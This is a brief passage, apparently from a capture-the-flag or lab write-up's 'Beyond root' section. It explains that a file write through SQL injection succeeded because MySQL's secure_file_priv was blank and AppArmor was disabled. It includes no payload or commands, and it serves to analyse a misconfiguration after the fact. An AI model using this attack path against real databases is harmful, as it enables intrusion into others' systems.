
Beyond root

Sql injection to write file succeeded because both secure_file_priv of sql and apparmor didn't work.



secure_file_priv is blank here, which should be set to specific directory. This makes me possible to write file on /data/scripts

Also, apparmor is disabled



It prevents read/write files based on user profile